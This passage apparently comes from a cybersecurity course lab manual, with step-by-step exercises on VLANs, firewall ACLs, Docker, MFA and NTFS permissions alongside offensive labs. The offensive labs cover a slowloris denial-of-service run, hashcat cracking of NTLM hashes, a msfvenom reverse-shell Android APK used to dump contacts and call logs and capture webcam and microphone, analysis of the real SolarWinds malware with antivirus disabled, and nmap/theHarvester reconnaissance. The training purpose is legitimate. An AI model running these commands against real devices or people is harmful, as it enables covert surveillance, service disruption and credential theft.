cd Desktop
ls
./netspeed2.sh eth0

ps -A | grep apache2
```

```
top -H -p  <first apache2 process ID>

ls
cd slowloris
./slowloris.py <Metasploitable2 IP>

Ctrl+c
http
Ctrl+c
```

2.17.1 – Password Cracking

Objective

You will use hashcat to crack ntlm hashes.

Computers

- Kali Linux VM

Activity Files

- 2.17.1-Cracking.txt
- ntlmhashes.txt

Tools

- Linux terminal
- hashcat

Steps

1. Drag and drop ntlmhashes.txt to the Kali Linux Desktop.
2. Gunzip rockyou.txt.gz.
3. Use hashcat with rockyou.txt to brute force the hashes.

Commands

Note: The hashcat command is long. Issue it as a single line.

```
cd /usr/share/wordlists
ls
sudo gunzip rockyou.txt.gz
ls
ls -l
cd ~
clear

hashcat -m 1000 -a 0 -o ~/Desktop/cracked.txt ~Desktop/ntlmhashes.txt
/usr/share/wordlists/rockyou.txt
```

Note: If you get a message that some hashes were found in the potfile, remove the potfile:

```
rm ~/.local/share/hashcat/hashcat.potfile
```

3.1.1 – Segmenting a Network

Objective

You will segment a network of 4 PCs on a single multilayer switch into two VLANs. You will then connect the VLANs via a router (on the switch) and prove connectivity.

Before You Begin

- You will build the network in Packet Tracer from scratch.
- Alternatively, if you prefer, you can open **3.1.1 - Segmenting - START.pkt** to skip Steps 1 and 2, and go straight to Step 3.
- If desired, you can open **3.1.1 - FW Rules - SOLUTION.pkt** as a reference.

Computers

- Host PC

Activity Files

- 3.1.1-Segment.txt
- 3.1.1 - Segmenting - START.pkt
- 3.1.1 – Segmenting - SOLUTION.pkt

Tools

- Packet Tracer

Steps

1. Open Packet Tracer to a blank new file.
2. Set up the physical network with a Cisco 3560 Multilayer Switch and four PCs.
3. Configure the VLANs and VLAN routing:
   a. Configure a Cisco 3560 Multilayer Switch with VLAN 10 and 20
   b. Connect two PCs to VLAN 10
   c. Connect two PCs to VLAN 20
   d. Configure IP settings on the PCs per the diagram
   e. Verify that the PCs can ping within the same VLAN, but not to the other VLAN
   f. Configure the switch with VLAN 10 and VLAN 20 interfaces, with IP addresses per the diagram
   g. Ensure that the PCs use the respective VLAN interfaces as their default gateway
   h. Configure the switch to perform VLAN routing between the two VLANs
   i. Verify that the PCs can ping across VLANs

Commands

```
ipconfig
ping 192.168.10.11
ping 192.168.10.10
ping 192.168.10.11
ping 192.168.10.13
```

<u>Cisco switch commands:</u>

```
enable
configure terminal
ip routing
vlan 10
exit
```

```
vlan 20
exit
int vlan 10
ip address 192.168.10.1 255.255.255.0
no shut
exit
int vlan 20
ip address 192.168.20.1 255.255.255.0
no shut
exit
int range fa0/1-2
switchport mode access
switchport access vlan 10
exit
int range fa0/23-24
switchport mode access
switchport access vlan 20
end
write
```

If you make a mistake:

```
erase start
```

<enter>

3.3.1 – Deploying Docker Containers

Objective

You will create a distributed app that runs across five Docker containers. You will then test the app.

Computers

- Host PC

Activity Files

- 3.3.1-Docker.txt

Tools

- Docker for Desktop (Windows)
- Docker compose
- PowerShell
- Example-voting-app

Steps

1. Open a browser to https://github.com/dockersamples/example-voting-app
2. Download and extract the project zip file.
3. Build the Docker containers.
4. Open a browser to https://localhost:5000
5. Open another browser to https://localhost:5001

6. Examine the Docker container statistics and components.

Commands

```
docker compose up
```

3.7.1 – Operating a SCADA System

Objective

- You will operate SCADA system in an online simulator.

Computers

- Host PC

Activity Files

- 3.7.1-Scada.txt

Tools

- browser

Steps

1. Open a browser to https://www.jointjs.com/demos/scada
2. Interact with the SCADA system to observe the cause-and-effect.

4.5.1 – Pwning a Mobile Device

Objective

You will create and deploy a malicious mobile app.

Before You Begin

- You will use BlueStacks 5 with your Host PC's webcam to emulate a physical Android phone.

Computers

- Kali Linux VM
- Bluestacks 5

Activity Files

- 4.5.1-Mobile.txt

Tools

- webcam
- msfvenom
- Metasploit
- Python3

Steps

Host

1. Open BlueStacks and make sure it can use the camera.

Kali

2. Log in as root.
3. Open a terminal and create a directory named android in the root profile:

```
cd ~

mkdir android
```

4. Create a malicious APK named warcraft_mini.apk (the following command is a single line):

```
sudo msfvenom --platform android -a java -p android/meterpreter/reverse_tcp
LHOST=<ATTACKER_IP> LPORT=<ATTACKER_PORT> -f raw -o warcraft_mini.apk
```

5. If necessary, move warcraft_mini.apk to ~/android:

```
mv warcraft_mini.apk ~/android
```

6. Navigate into ~/android, and verify the APK is there:

```
cd ~/android

ls
```

7. Open Metasploit and create a handler to accept the victim's reverse connection:

```
use exploit/multi/handler

set payload android/meterpreter/reverse_tcp

set LHOST 192.168.40.129

set LPORT 8888

show options

run
```

8. Leave the handler running.
9. Open another terminal and use Python to start a simple HTTP server. Your victim will download the malicious app from it.

```
python3 -m http.server
```

10. Leave the HTTP server running.

BlueStacks

11. (Pretend to) Use social engineering to send a malicious link to the victim and encourage them to install and open the app:
    a. In **BlueStacks**, open a browser to `http://<kali IP>:8000/`
    b. Click **warcraft-mini.apk**.
    c. Click **Next** → **Install** → **Open**.

Kali

12. Check your handler, and verify that you have a Meterpreter prompt to the Android phone.
13. In the meterpreter prompt, have some fun issuing the following commands to see their results:

```
?

dump_calllog
```

```
dump_contacts

screenshot

webcam_snap

webcam_stream

Ctrl+c

?

record_mic -h

record_mic -d 20
```

14. When finished, close BlueStacks and any open windows on Kali.

4.10.1 – Scanning a Network for Vulnerabilities

Objective

You will use OpenVAS to scan your network for vulnerabilities.

Before You Begin

- To make the scan more interesting, connect as many VMs and physical devices as possible to your network.

Computers

- Kali Linux VM
- Metasploitable2 VM

Activity Files

- 4.10.1-Vulns.txt

Tools

- OpenVas (on Kali)
- Firefox browser (on Kali)

Steps

1. Log into Kali as ***kali*** / ***kali***
2. Open a terminal, and install openvas by entering the following commands:

   ```
   sudo apt install openvas

   sudo gvm-setup
   ```

   Note: Make sure you record the admin password!!!

   ```
   sudo gvm-check-setup
   ```

3. When **OpenVas** is finished installing, open Firefox on Kali to:

   ```
   https://localhost:9392
   ```

4. Log into **OpenVas** as ***admin*** with the password you recorded during setup.
5. Examine the results in the **OpenVas** console.
6. When finished, close all windows.

4.11.1 – Configuring Firewall Rules

Objective

You will configure the router as a packet-filtering firewall with the following rules:

- Admin cannot send or receive email (smtp, pop3)
- Admin can FTP to the Web/FTP server
- No one else can FTP to any server
- Bob and Alice cannot ping any server
- The KIOSK cannot be used to connect anywhere on the 192.168.2.0/24 subnet
- All other IP traffic is permitted

Before You Begin

- Open **4.11.1 – FW Rules – START.pkt** in Packet Tracer.
- If desired, you can open **4.11.1 - FW Rules - SOLUTION.pkt** as a reference.

Computers

- Host PC

Activity Files

- 4.11.1-Rules.txt
- 4.11.1 - FW Rules - START.pkt
- 4.11.1 - FW Rules - SOLUTION.pkt

Tools

- Packet Tracer

Steps

1. Test to verify that all hosts can initially access all server services.

Commands

```
ftp 192.168.2.100
cisco
cisco
```

<u>Cisco Commands</u>

```
enable
configure terminal
int g0/0
ip address 192.168.1.1 255.255.255.0
no shut
exit
int g0/1
ip address 192.168.2.1 255.255.255.0
no shut
exit

ip access-list extended 101
deny tcp host 192.168.1.102 any eq 25
deny tcp host 192.168.1.102 any eq 110
permit tcp host 192.168.1.102 host 192.168.2.100 eq 21
```

```
deny tcp any any eq 21
deny icmp 192.168.1.100 0.0.0.0 192.168.2.0 0.0.0.255
deny icmp 192.168.1.101 0.0.0.0 192.168.2.0 0.0.0.255
deny ip host 192.168.1.103 any
permit ip any any

exit
int g0/0
ip access-group 101 in
end
write
show ip access-list 101
show ip int g0/0
```

If you make a mistake:

```
erase start
<enter>
reload
no
<enter>
<enter>
no
<enter>

ftp 192.168.1.200
cisco
cisco
exit
quit
```

4.14.1 – Examining Windows Group Policy

Objective

You will examine local Windows Group Policy settings.

Computers

- Host PC

Activity Files

- 4.14.1-GP.txt

Tools

- Gpedit.msc (Local Group Policy Editor)

Steps

1. Open the Local Group Policy Editor
2. Examine the available settings.
3. Close the editor when done.

4.16.1 – Checking File Integrity

Objective

You will use a FIM tool to test the integrity of core operating system files.

Computers

- Host PC

Activity Files

- 4.16.1-FIM.txt

Tools

- Sigverif.exe

Steps

1. Open File Signature Verification (sigverif)
2. Scan the operating system core files.
3. Search the sigverif.txt log to find a text file you can manipulate.
4. Navigate to the folder that has the text file.
5. Verify that the text file was digitally signed.
6. Create a backup of the chose text file.
7. Take ownership of the file and then change its permissions to allow Full Control.
8. Modify the file to break its digital signature.
9. Run sigverif again to verify that the text file has been modified.
10. Delete the modified file and restore the backup.
11. Run sigverif again to ensure that the modified file no longer exists.

4.17.1 – Requiring Multifactor Authentication

Objective

You will configure a Gmail account to require multifactor authentication.

Computers

- Host PC

Activity Files

- 4.17.1-MFA.txt

Tools

- Gmail

Steps

1. Log into your test Gmail account.
2. In Gmail Security, enable 2-Step Verification.
3. Test MFA.

4.19.1 – Implementing Access Control

Objective

You will configure NTFS RBAC on a Windows folder.

Computers

- Host PC

Activity Files

- 4.19.1-RBAC.txt

Tools

- Computer Management / Local Users and Groups

Steps

1. Create a test user.
2. Create a test group.
3. Add the test user to the test group.
4. Create a test folder.
5. Examine the default NTFS permissions of the folder.
6. Explicitly add the test user and group to the folder's permissions.
7. Examine permissions inheritance.
8. Allow the group Full Control to the folder.
9. Change the user's permissions to Deny Read & execute.
10. Examine the effective permissions for the user on the folder.

5.3.1 – Analyzing the Solar Winds Supply Chain Failure

Objective

You will analyze the timeline of the Solar Winds Orion Supply Chain Hack. You will then decompile and examine the actual malware that was used in the hack.

Before You Begin

- This activity is demonstrated on a Windows 2016 server. You can perform the tasks on your Host PC.
- Ensure that your Host PC antivirus is disabled, including Real-time protection.

Computers

- Host PC

Activity Files

- 5.3.1-Sun.txt
- sun.exe
- sun.exe pwd is FTT.txt
- Sun.dll-Lines-of-Interest.txt

Tools

- JetBrains dotPeek
- Browser

Steps

1. Watch the video to see the entire timeline and underlying mechanism of the Solar Winds Orion hack.
2. Open the dotPeek decompiler.
3. Double-click **sun.exe** self-extracting 7-Zip archive. When prompted for the password, enter ***FTT***
4. In dotPeek, open **sun.dll**.
5. Open a browser to https://www.multiutil.com/deflate-to-text-decompress/

6. If prompted about the certificate, click **Yes** as needed.
7. If the browser warns you that your connection is not private, continue to allow the connection.
8. Copy and paste compressed text lines to reveal their actual content.
9. Open **Sun.dll-Lines-of-Interest.txt** to examine the purpose of various lines in the code.
10. When done, close dotPeek and any open files.

5.5.1 – OSINT

Objective

You will use an automated tool to perform some open source intelligence.

Computers

- Kali Linux VM

Activity Files

- 5.5.1-OSINT.txt

Tools

- theHarvester

Steps

1. Open a terminal in Kali Linux.
2. Run theHarvester to search comptia.org, using all available sources.

Commands

```
theHarvester
clear
theHarvester -d comptia.org -b all
```

5.5.2 – Performing Active Reconnaissance

Objective

You will use nmap to scan XP-PRO and Metasploitable2.

Computers

- Kali Linux VM
- XP-PRO VM
- Metasploitable2 VM

Activity Files

- 5.5.2-Recon.txt

Tools

- nmap

Steps

1. Verify the subnet ID of your network.
2. Run nmap commands to obtain information about the targets.
3. Examine the findings.

Commands

```
   nmap <your subnet ID>
   nmap -A <your subnet ID>
```

~ All Done! ~